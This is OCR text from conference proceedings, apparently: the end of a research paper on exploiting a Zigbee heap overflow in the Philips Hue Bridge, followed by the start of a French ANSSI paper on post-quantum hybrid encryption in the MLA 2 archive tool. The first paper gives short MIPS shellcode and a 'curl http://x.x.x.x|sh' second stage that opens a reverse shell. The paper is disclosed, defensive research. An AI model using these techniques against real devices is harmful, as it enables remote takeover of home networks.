


Fig. 20. Zigbee heap overflow (1/2)




Fig. 21. Zigbee heap overflow (2/2)

Figures 20 and 21 explain the overflow. In figure 20, we send a first block with a `block_size` of 0x1C and a `total_size` of 0x20. This way, we are not filling the entire space yet and we can send another block request.

Then, in figure 21, we send the second block, where we change the value of `total_size` to 0x30 instead of 0x20 to bypass checks: this means that 0x10 bytes will be written out-of-bounds onto the next chunk. We now have a heap-based buffer overflow!

5.4 Exploitation

The exploitation part is similar to the one of the bug we found in HomeKit and detailed earlier. In particular, the techniques we used against musl to get a (constrained) write primitive still hold.

But although the binary is the same, the process is not the same and therefore the code paths that are reached are entirely different, so we can't reuse the same gadgets — **we have to find another place to write to**.

With the `unbin` technique explained earlier, we can write any 32-bit value at any address as long as the address *and* the value can be dereferenced and written to.

Contrary to the other bug, we are actually able to trigger the bug multiple times and thus perform multiple writes (at least 3 or 4 before the process crashes because the heap is corrupted).

We use this technique to write a small shellcode at a predictable address in the data section (since the data section is RWX and the binary is not PIE). Since we can only write valid addresses to the data section, we perform **overlapping writes** as depicted in figure 22 to place our shellcode in 16-bit chunks, each time getting rid of the higher 16 bits of the previous address (that we don't really control since it depends on where the data section is located in memory).




Fig. 22. Craft a shellcode using overlapping address writes

Finally, we overwrite a function pointer at 0xD0E340 with the address of our shellcode, which is called directly after a ZCL packet is handled (the address varies with the firmware version).

We dumped the state of the registers and the stack right before this function call to see if there's anything we can control to get arbitrary command execution. We eventually came up with the following shellcode:

```
1 addiu   $a0, $sp, 0x190    ; 04 64
2 lw      $v0, 0x188($sp)    ; 92 62
3 jrc     $v0                ; EA 80
```

It essentially takes advantage of a buffer in the stack we entirely control, located at `$sp+0x188`. Thus, the shellcode puts the address of a controlled string containing the bash command to execute in `$a0` and loads the address of `system@plt` in `$v0`, before finally jumping to `$v0`.

Again, since the size of the controlled buffer is limited, we run `curl http://x.x.x.x|sh` and we expose an HTTP server serving a second stage reverse shell. We just managed to get a root shell from RF!

Note: although we chose to showcase the HomeKit chain during the Pwn2Own event, another team managed to exploit the Bridge using this Zigbee bug. ZDI assigned it CVE-2026-3555 [9].

5.5 Over-the-air PoC

At first we tested the vulnerability by spoofing the modem, using special debug pipes to send forged messages to `ipbridge`. This technique, described by Checkpoint [4], requires patching the original `ipbridge` for it to read from `/tmp/ipbridge_io_in` and output to `/tmp/ipbridge_io_out`.

Once the bug was discovered, we had to make sure it could be triggered from a real Zigbee packet and that no filtering from the modem would prevent us from reaching it. For that we needed to equip ourselves with a Zigbee transceiver.

We chose a USB dongle equiped with a Zigbee-capable TI CC2531 chip [20] (shown in figure 23), which has several benefits: it is fairly cheap, it can be plugged and controlled directly from a laptop and there are numerous resources on the web on how to program it.

The second step was to find a framework able to drive our Zigbee antenna. The goal was to use the CC2531 MCU as a Zigbee coprocessor, which would take commands from the USB port and return received packets. For that we needed a firmware to drive the CC2531 and the right framework on the host side to communicate with this firmware.

Fig. 23. The CC2531 dongle

After wandering for a while in the lands of Zigbee tookits, we found the ZigBear [15] project from Philipp Normann that seemed very fitting:

— we can easily forge Zigbee packets in Python with Scapy [18];
— all of the annoying cryptographic aspects of the protocol are already implemented;
— the project contains a pre-compiled *sensniff* firmware for our CC2531, able to sniff Zigbee traffic and send packets simultaneously.

The next step was to flash the provided firmware to our dongle. Fortunately, there's a very detailed article [1] that explains all the possible ways to flash the CC2531. As we were not equiped with the standard CC debugger and downloader cable from TI, we used an alternative method using a Raspberry Pi's GPIO pins and the `flash_cc2531` [13] project.

Once the *sensniff* firmware was flashed, we were able to send our first beacon request frame using the ZigBear framework, and to receive a beacon from the Bridge! From there, we managed to play our exploit "for real" over the air (figure 24).




Fig. 24. Setup for the over-the-air PoC

6 Conclusion

As is often the case with IoT products, we saw how uneven code quality and limited hardening can lead to serious security implications. This is all the more the case as home automation technologies are increasingly deployed in both domestic and enterprise environments.

With the Philips Hue Bridge in particular, the memory corruption bugs that we identified could have been easily avoided with basic code review, static analysis and fuzzing. Exploitation could have also been made harder with additional, simple mitigations like PIE and NX.

Using these bugs, we achieved code execution through two distinct vectors (exposed HTTP server and Zigbee). The vulnerabilities we found were disclosed to the vendor through ZDI and patched in February 2026 (firmware version 1975170000). Additionally, we successfully showcased the HomeKit chain during Pwn2Own Ireland 2025.

From a user perspective, we recommend not exposing the Bridge to the Internet and placing it on an isolated network segment. LAN isolation not only reduces the IP-facing attack surface (i.e. the HTTP server) but also limits the impact of Zigbee-based exploitation: if an attacker manages to achieve code execution through the Zigbee interface, network segmentation constrains their ability to move laterally to other devices.

In other words, because defending against Zigbee-layer attacks is inherently difficult—short of enclosing one's home in a Faraday cage and keeping an eye out for suspiciously large antennas in the neighborhood—it is wiser to account for a potential Bridge compromise in the network security model rather than to assume the Zigbee surface can be fully protected.

More broadly, our findings highlight the risks associated with the growing deployment of IoT "gateway" devices that bridge multiple heterogeneous protocols. Each additional protocol translator widens the attack surface.

In the case of HomeKit, the Philips Hue Bridge implements Apple's HomeKit Accessory Protocol (HAP) from specification alone, as Apple does not provide an official C library for third-party vendors. Re-implementing a complex protocol from a specification is inherently error-prone and, as we demonstrated, leads to exploitable bugs. In particular, the HAP authentication, while relying on well-known cryptographic building blocks backed by reputable implementations, is quite complex and specific in their combination. The complexity is prone to create implementation

errors, and the specificity prevents relying on an existing library encompassing the whole protocol. It should also be noted that the lifetime of the Philips Hue Bridge may exceed the duration for which these cryptographic libraries may be maintained, or even the duration for which these cryptographic primitives may keep being relevant in front of growing computing capabilities.

Furthermore, the HAP service on the Bridge has no particular real-time performance constraint that would mandate a low-level implementation; a memory-safe, higher-level language could be a reasonable alternative, eliminating entire classes of vulnerabilities by design.

Finally, services such as HomeKit are enabled by default even though many users never pair their Bridge with an Apple Home environment in the first place. Letting users opt in instead of enabling non-essential protocol interfaces by default would greatly reduce the number of devices exposed to such vulnerabilities.

References

1. Flashing the CC2531 – zigbee2mqtt documentation. https://www.zigbee2mqtt.io/guide/adapters/flashing/flashing_the_cc2531.html
2. TLV – Wikipedia. https://en.wikipedia.org/wiki/Type%E2%80%93length%E2%80%93value
3. D. J. Bernstein. A state-of-the-art Diffie-Hellman function, 2005. https://cr.yp.to/ecdh.html
4. Check Point Research. Don't be Silly – It's Only a Lightbulb, 2020. https://research.checkpoint.com/2020/dont-be-silly-its-only-a-lightbulb/
5. Zero Day Initiative. (Pwn2Own) Philips Hue Bridge hk_hap characteristics Heap-based Buffer Overflow Remote Code Execution Vulnerability. https://www.zerodayinitiative.com/advisories/ZDI-26-159/
6. Zero Day Initiative. (Pwn2Own) Philips Hue Bridge hk_hap Ed25519 Signature Verification Authentication Bypass Vulnerability. https://www.zerodayinitiative.com/advisories/ZDI-26-160/
7. Zero Day Initiative. (Pwn2Own) Philips Hue Bridge HomeKit Accessory Protocol Static Nonce Authentication Bypass Vulnerability. https://www.zerodayinitiative.com/advisories/ZDI-26-157/
8. Zero Day Initiative. (Pwn2Own) Philips Hue Bridge HomeKit Accessory Protocol Transient Pairing Mode Authentication Bypass Vulnerability. https://www.zerodayinitiative.com/advisories/ZDI-26-156/
9. Zero Day Initiative. (Pwn2Own) Philips Hue Bridge Zigbee Stack Custom Command Handler Heap-based Buffer Overflow Remote Code Execution Vulnerability. https://www.zerodayinitiative.com/advisories/ZDI-26-153/
10. Michal Jirků. Rooting Hue Bridge with Firmware 1967054020, 2024. https://wejn.org/2024/11/rooting-hue-bridge-with-firmware-1967054020/

11. Simon Josefsson and Ilari Liusvaara. Edwards-Curve Digital Signature Algorithm (EdDSA). RFC 8032, January 2017. https://www.rfc-editor.org/info/rfc8032
12. Hugo Krawczyk and Pasi Eronen. HMAC-based Extract-and-Expand Key Derivation Function (HKDF). RFC 5869, May 2010. https://www.rfc-editor.org/info/rfc5869
13. Jean Michault. flash_cc2531 – Flash CC2531 with a Raspberry Pi. https://github.com/jmichault/flash_cc2531
14. Yoav Nir and Adam Langley. ChaCha20 and Poly1305 for IETF Protocols. RFC 8439, June 2018. https://www.rfc-editor.org/info/rfc8439
15. Philipp Normann. ZigBear – Zigbee security research toolkit. https://github.com/philippnormann/zigbear
16. Andreas Oberritter. unfw2 – Philips Hue firmware extractor. https://github.com/mtdcr/unfw2
17. Colin O'Flynn. Getting Root on Philips Hue Bridge 2.0, 2016. https://colinoflynn.com/2016/07/getting-root-on-philips-hue-bridge-2-0/
18. Scapy. Scapy: the Python-based interactive packet manipulation program and library. https://scapy.net/
19. Secure Remote Password project. stanford-srp – Reference SRP implementation. https://github.com/secure-remote-password/stanford-srp
20. Texas Instruments. CC2531 USB Evaluation Module Kit. https://www.ti.com/product/CC2531
21. Thomas Wu. SRP: Industry-Standard Strong Password Security, 1998. http://srp.stanford.edu/

MLA et l'implémentation d'une hybridation cryptographique

Jérémy Barallon

Résumé. Dans le cadre de ses missions, l'ANSSI collecte et analyse des données techniques potentiellement sensibles sur les systèmes de ses bénéficiaires.

Pour sécuriser ces informations tout au long de leur cycle de vie (collecte, transport, archivage), leur chiffrement est indispensable. En outre, les volumes importants de données nécessitent une compression efficace, tout en respectant des contraintes spécifiques, telles que la minimisation de la perte de données en cas de troncage ou de corruption.

Pour répondre à ce besoin, l'ANSSI a développé l'outil *Multi Layer Archive* (MLA), publié en *open source* en 2020 [4]. En 2025, pour répondre aux nouveaux enjeux de type « *Harvest now, decrypt later* » [5], une seconde version majeure a été publiée intégrant une hybridation cryptographique pour résister aux attaques quantiques futures, ainsi qu'un nouveau format conçu pour une robustesse accrue sur le long terme.

Cet article vise à exposer les défis concrets posés par l'hybridation cryptographique, en s'appuyant sur le cas d'usage de MLA 2, dont le développement a débuté en 2024. Il détaille comment l'ANSSI a mené cette transition post-quantique dans un contexte où les standards étaient encore émergents et les choix algorithmiques sujets à débat parmi les cryptographes, tout en proposant une solution pragmatique et opérationnelle.

1 Introduction

1.1 La genèse : le besoin de l'ANSSI

Dans le cadre de ses missions, l'ANSSI recueille des éléments techniques sur les systèmes de ses bénéficiaires. Ces collectes s'inscrivent notamment dans le cadre de prestations d'audit, de tests d'intrusion, d'opérations de remédiation ou de services automatisés.

Les outils de collecte manipulent des informations potentiellement sensibles. Pour limiter les risques de compromission – que ce soit sur le système d'information du bénéficiaire, lors du transport ou durant l'archivage – le chiffrement de ces données est indispensable. La compression, quant à elle, permet de gérer efficacement les volumes importants tout en optimisant les ressources de stockage et de transmission. Enfin, des mécanismes de signature numérique peuvent être mis en œuvre pour garantir l'intégrité des données dans des cas d'usage spécifiques, comme la détection d'altérations ou de remplacements malveillants en transit.

Le modèle de menace associé inclut donc des attaquants ciblant des acteurs jugés sensibles par la France, tels que les opérateurs d’importance vitale ou les administrations publiques. Ces acteurs malveillants pourraient tenter de voler des informations lors des phases de collecte ou de transport. Une stratégie connue sous le nom de « *Harvest now, decrypt later* » consiste à stocker des données interceptées dans l’espoir de les déchiffrer ultérieurement, une fois les capacités de calcul suffisantes disponibles.

Pour répondre à ce besoin, l’ANSSI a développé l’outil *Multi Layer Archive* (MLA), publié en *open source* en 2020. En 2025, une seconde version majeure a été publiée, intégrant une hybridation cryptographique pour résister aux attaques quantiques futures, ainsi qu’un nouveau format conçu pour une robustesse accrue sur le long terme.

MLA a été conçu pour répondre à plusieurs exigences techniques spécifiques : il doit permettre de travailler sur des données tronquées (par exemple, dans le cas de collectes interrompues difficiles à relancer), gérer des flux en temps réel sans nécessiter d’écriture sur disque, et offrir un accès rapide en lecture, même sur des archives volumineuses (comme la lecture d’un fichier spécifique dans une collecte complète). Par ailleurs, l’outil offre de fortes garanties de sécurité, tant dans les algorithmes que dans l’implémentation, en se plaçant en frontal des systèmes d’analyse et de *parsing* de données non fiables.

De plus, MLA est multi-plateforme (Unix et Windows, dans de nombreuses versions) et *open source*, ce qui permet de rassurer les bénéficiaires et de proposer un socle commun facilement accessible et vérifiable.

1.2 MLA : une histoire de couches d’archive

MLA est un format d’archive modulaire, développé en Rust, conçu autour de trois couches indépendantes, activées par défaut : compression, chiffrement et signature numérique. La constitution d’un oignon décrit bien l’architecture de MLA.

Pour garantir la sécurité de son utilisation, et par analogie avec des projets comme WireGuard [26] qui imposent des choix algorithmiques fixes pour éviter toute vulnérabilité liée à la personnalisation, chaque couche de MLA dispose d’un ensemble de choix algorithmiques prédéterminés, ne pouvant être modifiés par l’utilisateur. Cette approche a pour avantage supplémentaire de simplifier l’usage de MLA.

La couche principalement étudiée dans cet article est la couche de chiffrement, bien que certains aspects de la couche de signature soient également abordés. La couche de chiffrement repose sur un mécanisme asymétrique pour définir un secret partagé et un chiffrement symétrique

basé sur ce secret. La couche de signature numérique, quant à elle, utilise deux algorithmes de signature numérique asymétriques distincts.

Pour interagir avec la bibliothèque MLA, un utilitaire en ligne de commande minimaliste `mlar` est également fourni. Il permet notamment de créer et d'extraire des archives MLA.

Le choix de Rust

Ce choix a été motivé par trois principaux facteurs :
- la sécurité mémoire offerte par Rust, réduisant les vulnérabilités liées à la gestion de la mémoire ;
- la performance comparable à celle du C/C++, essentielle pour le traitement efficace de grandes quantités de données ;
- la portabilité et le support de nombreuses architectures matérielles, facilitant le déploiement sur différentes plateformes.

Comme tout projet, MLA repose sur des dépendances, ce qui l'expose potentiellement aux *supply chain attacks*. Pour atténuer ce risque, la bibliothèque MLA a été conçue pour réduire au strict minimum ses dépendances externes [1], en privilégiant des bibliothèques auditées et activement maintenues.

2 L'hybridation cryptographique

2.1 L'ambition de l'ANSSI

L'ANSSI encourage les industriels à intégrer la menace quantique dans leurs analyses de risque et à prévoir des mesures de mitigation dans leurs produits cryptographiques. Elle recommande une transition progressive vers la cryptographie post-quantique, en privilégiant des solutions hybrides pour les produits devant protéger des informations sensibles au-delà de 2030.

Ces recommandations ont été présentées pour la première fois dans le *position paper* de 2022 sur la migration vers la cryptographie post-quantique [5]. L'objectif est de réduire le risque dit « *Harvest now, decrypt later* » et d'assurer une protection durable face à la possible émergence de l'informatique quantique.

Pour MLA, cette transition est nécessaire au vu des menaces anticipées. Les algorithmes post-quantiques n'étant pas compatibles avec ceux utilisés dans MLA 1, un changement de format s'est imposé, conduisant au développement d'une nouvelle version majeure : MLA 2.

2.2 Comment hybrider des cryptographies traditionnelles et post-quantiques ?

En 2024, nous avons commencé à explorer cette question, amorçant ainsi le développement de MLA 2.

Pour commencer, définissons les mécanismes d'encapsulation de clef (*Key Encapsulation Mechanisms*, KEM). Ces mécanismes permettent un établissement sécurisé de clefs en produisant un secret partagé encapsulé. Dans le cadre de l'hybridation, des KEM traditionnels (comme DH-KEM) et post-quantiques (comme ML-KEM) sont combinés, offrant ainsi une protection contre les attaques tant traditionnelles que quantiques.

Standards qui émergent

L'hybridation cryptographique s'appuie aujourd'hui sur deux approches principales : la concaténation et la cascade. La première combine les secrets partagés issus de mécanismes traditionnels et post-quantiques pour n'en former qu'un seul, tandis que la seconde enchaîne plusieurs couches de chiffrement, en appliquant successivement des transformations traditionnelles puis post-quantiques.

Avec l'émergence des standards post-quantiques, des algorithmes tels que ML-KEM (FIPS 203 [17], 2024) et ML-DSA (FIPS 204 [18], 2024) gagnent en visibilité. L'écosystème évolue rapidement, intégrant de nouvelles pratiques telles que l'utilisation de graines (*seeds*) plutôt que de clefs privées pour les algorithmes post-quantiques [24]. Cet article, publié le 21 août 2024, invite les cryptographes à adopter cette approche pour optimiser la gestion des clefs.

Le standard HPKE (*Hybrid Public Key Encryption*) [12] est un cadre modulaire dédié au chiffrement hybride. Notons que le terme « hybride » y fait historiquement référence à la combinaison de primitives asymétriques et symétriques. Cependant, grâce à sa modularité, ce cadre peut être étendu pour permettre une hybridation au sens post-quantique, en combinant des KEM traditionnels et résistants aux attaques quantiques.

Enfin, le KEM X-Wing [13], bien que non standardisé à ce jour, illustre une autre voie pour l'hybridation. Il repose sur une combinaison de KEM traditionnels et post-quantiques pour générer un secret partagé, mais son adoption reste conditionnée à la finalisation de son cadre normatif.

Mais quels algorithmes utiliser ?

Deux grands courants de pensée opposent les cryptographes : ceux qui défendent les algorithmes reposant sur Module-LWE (comme Kyber),

et ceux qui privilégient des alternatives comme NTRU Prime, fondé sur Ring-LWE. Ces deux approches découlent du problème difficile *Learning With Errors* (LWE).

Kyber, basé sur Module-LWE (M-LWE), a été choisi par le NIST comme le principal algorithme post-quantique pour l'établissement de clefs et intégré dans le KEM ML-KEM, largement adopté par la communauté. Malgré ce choix, des experts reconnus comme Daniel Bernstein (auteur de la courbe elliptique Curve25519, utilisée notamment pour l'algorithme de signature Ed25519) ont exprimé des réserves sur les algorithmes basés sur M-LWE, notamment Kyber (et par extension ML-KEM). Bernstein soulève des préoccupations quant à la solidité à long terme de ces algorithmes face à de potentielles attaques futures, notamment en raison de la structure de M-LWE, qui pourrait être vulnérable à de nouvelles techniques de cryptanalyse quantique [7].

NTRU Prime, développé par Bernstein et ses collaborateurs, repose sur Ring-LWE – une variante restrictive de LWE – et est présenté comme une alternative plus robuste. Bien que non standardisé par le NIST, il bénéficie du soutien d'une partie de la communauté pour sa simplicité et sa résistance théorique. Cependant, son adoption reste limitée en raison de l'absence de validation officielle.

Le choix entre Kyber et NTRU Prime reste un sujet de débat parmi les cryptographes. Les préoccupations exprimées par des experts comme Bernstein, co-auteur de KyberSlash, soulignent l'importance de continuer à évaluer la sécurité à long terme des algorithmes post-quantiques, en tenant compte des avancées potentielles en cryptanalyse quantique. KyberSlash est une attaque visant spécifiquement Kyber. Elle exploite des faiblesses structurelles dans l'algorithme pour réduire la complexité de la cryptanalyse, remettant ainsi en cause sa résistance à long terme [10]. Ces critiques s'inscrivent dans une remise en question plus large de la méthodologie du NIST, jugée trop peu prudente face aux risques futurs [8].

Diversité des déploiements de cryptographie hybride post-quantique

Depuis 2024, plusieurs projets majeurs ont adopté des solutions hybrides pour sécuriser leurs échanges face aux menaces quantiques. TLS 1.3 a intégré le groupe hybride X25519MLKEM768, combinant des secrets partagés générés à partir d'algorithmes traditionnel (X25519) et post-quantique (ML-KEM-768). Cette approche a été déployée à grande échelle, notamment par Cloudflare, qui a documenté son implémentation [9].

Dans le domaine des messageries sécurisées, Signal a intégré Kyber-1024 dans son protocole dès 2023 [21]. Apple, avec iMessage, a suivi en 2024 en adoptant Kyber-768 dans son protocole PQ3 [6].

Enfin, OpenSSH a fait un choix différent en 2022 en intégrant *Streamlined* NTRU Prime, une variante optimisée de NTRU Prime [19].

Ces exemples illustrent que l'adoption de solutions hybrides reste hétérogène et dépend des compromis spécifiques à chaque projet. Cette diversité rend particulièrement complexe l'implémentation d'une solution comme MLA 2, où les contraintes opérationnelles et la robustesse à long terme sont critiques.

3 MLA 2

3.1 L'implémentation d'une hybridation cryptographique

Choix algorithmiques

L'hybridation cryptographique de MLA 2 repose sur l'association d'algorithmes traditionnels et post-quantiques, sélectionnés pour leur maturité, leur niveau de sécurité et leur alignement avec les travaux de standardisation en cours. Pour l'établissement de secrets partagés, MLA 2 utilise un mécanisme de chiffrement asymétrique par destinataire (*per-recipient KEM*), chaque destinataire disposant de son propre couple de chiffrés et de secrets partagés.

Côté traditionnel, MLA 2 s'appuie sur l'algorithme X25519, basé sur la courbe Curve25519, largement déployée et bénéficiant d'implémentations éprouvées. Côté post-quantique, le mécanisme retenu est ML-KEM-1024, la version la plus robuste de ML-KEM.

Chaque KEM génère un secret partagé spécifique pour un destinataire donné. Ces secrets sont ensuite utilisés individuellement pour chiffrer une même clef symétrique unique, générée aléatoirement et partagée entre tous les destinataires. Cette clef est ensuite utilisée pour le chiffrement des données. Cette construction assure la confidentialité tant qu'au moins l'un des deux mécanismes sous-jacents (X25519 ou ML-KEM-1024) reste sûr, tout en restant compatible avec un modèle multi-destinataire.

La couche de signature repose sur un mécanisme combinant deux signatures conjointement requises : Ed25519 pour la partie traditionnelle, et ML-DSA-87, la version la plus robuste de ML-DSA, pour la partie post-quantique.

L'hybridation cryptographique dans MLA 2 est réalisée *via* une concaténation des secrets partagés issus des algorithmes traditionnels et post-quantiques, suivie de l'application d'une fonction de dérivation de clef

(KDF) pour produire une clef hybride finale. La figure 1 illustre ce processus.




Fig. 1. Schéma simplifié du processus d'hybridation cryptographique dans MLA 2

$ss_{traditionnel}$ **et** $ct_{traditionnel}$ **:** secret partagé et chiffré généré à partir d'un algorithme traditionnel (p. ex. X25519).

ss_{pqc} **et** ct_{pqc} **:** secret partagé et chiffré généré à partir d'un algorithme post-quantique (p. ex. ML-KEM).

KDF : fonction de dérivation de clef (p. ex. HKDF-SHA512).

Clef hybride : secret partagé final dont l'utilité est détaillé ci-après.

Détails de l'hybridation *via Nested Dual-PRF*

Le listing 1 (en Python, pour simplification) illustre le mécanisme d'hybridation cryptographique au cœur de MLA 2, qui repose sur le combineur *Nested Dual-PRF* [16] (implémenté dans `mla::crypto::hybrid::combine`).

Les variables $ss1, ss2$ représentent respectivement les secrets partagés générés à partir des algorithmes X25519 et ML-KEM, tandis que $ct1, ct2$ désignent les chiffrés associés.

Listing 1:

```
1  def combine(ss1, ss2, ct1, ct2):
2      uniformly_random_ss1 = HKDF-SHA512-Extract(
3          salt=0, # simplifié pour l'illustration
4          ikm=ss1
5      )
6      key = HKDF(
7          salt=uniformly_random_ss1,
8          ikm=ss2,
9          info=ct1 . ct2
10     )
11     return key
```

Soit ss^i_{ecc} et ss^i_{mlkem} les secrets partagés pour le destinataire i, générés respectivement à partir des algorithmes X25519 et ML-KEM. Le secret partagé final pour chaque destinataire i est alors :

$$ss^i_{recipient} = \text{combine}(ss^i_{ecc}, ss^i_{mlkem}, ct^i_{ecc}, ct^i_{mlkem})$$

Ce secret partagé est traité par la fonction *KeySchedule* d'HPKE pour dériver une clef symétrique et un *nonce* de base. Ces éléments sont ensuite utilisés par AES-GCM pour déchiffrer la clef symétrique commune à tous les destinataires de l'archive, laquelle sert à chiffrer les données.

Cette approche, bien que validée par plusieurs cryptographes sous des hypothèses classiques [15], soulève des débats dans la communauté. En effet, des travaux récents [14] montrent que HMAC ne satisfait pas toujours la propriété de dual-PRF lorsque la clef et l'entrée sont inversées, ce qui remet en cause son usage dans des protocoles où cette hypothèse est implicite (comme TLS).

Dans MLA, cette problématique est résolue par l'utilisation d'un *Nested Dual-PRF* : en extrayant l'entropie du premier secret partagé via `HKDF-Extract`, on garantit que le *salt* utilisé dans le HKDF final est uniformément aléatoire. Ce *salt* joue alors le rôle de la clef k du dual-PRF, tandis que le second secret partagé (issu de ML-KEM) constitue l'entrée x. On obtient ainsi une fonction de la forme $dPRF(k, x)$, où la sécurité est garantie car la clef k est aléatoire. Ainsi, même si HMAC seul ne satisfait pas toujours la propriété dual-PRF, cette construction assure la sécurité du schéma hybride, conformément à la définition qui exige que soit la clef k, soit l'entrée x soit aléatoire [16].

Pour plus de détails, une section dédiée au processus d'hybridation est disponible [3].

4 Bilan et perspectives

4.1 Standards et bibliothèques stabilisés

En 2026, plusieurs standards et bibliothèques de cryptographie post-quantique, notamment ML-KEM et ML-DSA (standardisés par le NIST en août 2024), ont atteint une maturité opérationnelle suffisante pour une adoption industrielle. ML-KEM, utilisé comme mécanisme d'encapsulation de clefs (KEM), et ML-DSA, comme algorithme de signature numérique, s'imposent comme des références dans leurs domaines respectifs. Leur adoption s'étend progressivement, bien qu'ils coexistent avec d'autres solutions post-quantiques encore en phase d'évaluation ou de déploiement.

Pour permettre le chiffrement de données à l'aide d'un KEM, HPKE a été développé et formalisé dans la RFC 9180. Ce protocole combine un KEM pour établir un secret partagé et un algorithme de chiffrement symétrique afin de fournir une solution de chiffrement hybride.

Ces avancées facilitent désormais la mise en œuvre de chiffrements hybrides post-quantiques par les développeurs et les organisations. À titre d'exemple, le support d'algorithmes post-quantiques a été intégré dans OpenSSL à partir du 8 avril 2025 [20], ainsi que dans l'outil age [22] depuis le 27 décembre 2025 [25].

Toutefois, l'écosystème continue d'évoluer. Par exemple, l'outil age [23] utilise le KEM X-Wing, encore en cours de standardisation [11]. Bien que cette implémentation propose des optimisations pour des cas d'usage spécifiques, son absence de standardisation justifie une approche prudente pour des outils comme MLA, qui privilégient des solutions matures et éprouvées.

Un autre exemple est libcrux, une bibliothèque de cryptographie formellement vérifiée pour résister à des attaques par canaux auxiliaires spécifiques. Bien qu'envisagée pour MLA 2, son adoption n'a pas été priorisée dans cette version. Cette décision s'explique par le fait que le modèle de menace de MLA 2 ne couvre pas ces attaques, dont la mitigation nécessiterait des adaptations complexes au-delà du périmètre actuel du projet.

4.2 Enjeux futurs

Afin de renforcer la confiance dans MLA, un audit de sécurité externe a été mené en janvier 2026, dont les résultats ont été publiés sur le dépôt GitHub du projet [2]. Cette démarche a marqué une étape clef dans la maturation de l'outil, après cinq mois de développement en versions alpha et bêta. Elle a abouti à la publication de la version 2.0 en février 2026, ouvrant ainsi la voie à son déploiement dans des contextes plus sensibles.

Dans cette dynamique, l'ANSSI encourage la communauté à tester MLA 2 et à partager ses retours d'expérience. Les contributions sont également les bienvenues.

À moyen terme, la maintenance de MLA étudiera l'intégration des évolutions des standards post-quantiques et des bibliothèques cryptographiques, en veillant à préserver la compatibilité avec les archives existantes. Cependant, en cas de faille critique affectant un algorithme utilisé (notamment post-quantique), une montée de version pourrait s'avérer nécessaire pour garantir la sécurité, malgré les efforts déployés pour éviter toute rup-

ture de compatibilité. Cette approche permettra d'assurer une résilience progressive face aux menaces émergentes.

4.3 Conclusion

MLA 2 répond à un besoin opérationnel clair : chiffrer des données potentiellement sensibles tout en anticipant les risques futurs, notamment ceux liés à l'informatique quantique. Validé par un audit de sécurité externe et conçu pour évoluer avec les standards de sécurité, il s'impose comme une solution pragmatique et opérationnelle, déjà largement adoptée au sein de la sous-direction des opérations de l'ANSSI.

Références

1. ANSSI. Dépendances externes cryptographiques dans MLA. `https://anssi-fr.github.io/MLA/CRYPTO.html#external-dependencies`
2. ANSSI. MLA Security Assessment. `https://github.com/ANSSI-FR/MLA/blob/87b390f653f7dc8fa8352569f78255dc610570c5/doc/20260130-mla-security-assessment.pdf`
3. ANSSI. Processus d'hybridation de MLA. `https://anssi-fr.github.io/MLA/CRYPTO.html#process`
4. ANSSI. Dépôt GitHub Multi Layer Archive (MLA), 2020. `https://github.com/ANSSI-FR/MLA`
5. ANSSI. *ANSSI views on the Post-Quantum Cryptography transition*, 2022. `https://messervices.cyber.gouv.fr/guides/en-anssi-views-post-quantum-cryptography-transition`
6. Apple. iMessage with PQ3 : The new state of the art in quantum-secure messaging at scale. 2024. `https://security.apple.com/blog/imessage-pq3/`
7. Daniel. J. Bernstein. Warnings regarding cryptosystems. 2021. `https://ntruprime.cr.yp.to/warnings.html`
8. Daniel. J. Bernstein. The inability to count correctly. 2023. `https://blog.cr.yp.to/20231003-countcorrectly.html`
9. Cloudflare. The state of the post-quantum Internet. 2024. `https://blog.cloudflare.com/lt-lt/pq-2024`
